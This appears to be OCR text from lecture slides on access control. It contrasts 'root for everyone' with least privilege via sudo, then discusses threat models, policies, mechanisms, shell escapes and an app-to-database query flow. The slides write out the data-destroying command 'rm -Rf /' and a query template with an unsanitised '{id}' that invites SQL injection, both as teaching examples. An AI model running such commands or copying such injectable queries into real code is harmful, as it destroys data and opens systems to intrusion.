
Trust levels


Discretional
Mandatory

Role based
Attribute based


Friction (tradeoff)

Enforce
Monitor
Prevent
Mitigate
Audit
Plan B


alice
shared server
bob
carol



admin:
"Easy, root for everyone.
I trust you guys."



hack


alice (root)

bob (root)

carol (root)

shared server

admin:
"Easy, root for everyone.
I trust you guys."



hack

alice (root)


rogue

bob (root)

carol (root)

shared server

admin:
"Easy, root for everyone.
I trust you guys."



hack

alice (root)

rogue

bob (root)

shared server

carol (root)


```
rm -Rf /
```

(shit happens)

admin:

"Easy, root for everyone. I trust you guys."

admin:
"***don't trust users;*** *minimum privileges via sudo*"




sudoers (conf)

```
carol ALL=(ALL):
/bin/less /var/log/messages
```

fails

passes

```
sudo rm -Rf /
sudo less /var/log/messages
```



Threat Model

admin:

"don't trust users; minimum privileges via sudo"

Policy

sudoers (conf)


```
carol ALL=(ALL):
/bin/less /var/log/messages
```

Mechanism

fails

passes

```
sudo rm -Rf /
sudo less /var/log/messages
```



Pawn the admin
(not in the model!)

Threat Model

admin: *"don't trust users; minimum privileges via sudo"*

Shell escape
(bad policy)

sudoers
(conf)

Policy

```
carol ALL=(ALL):
/bin/less /var/log/messages
```


fails

passes

Mechanism

```
sudo rm -Rf /
sudo less /var/log/messages
```


Bug in sudo?
(mechanism failure)



Database

Web Server

App



is alice?

yes,
id 23

i'm alice
pass: pony

id 23

id 23


Database


Web Server


App

```
select *
from users
where id = 23
```

```
select *
from users
where id = {id}
```



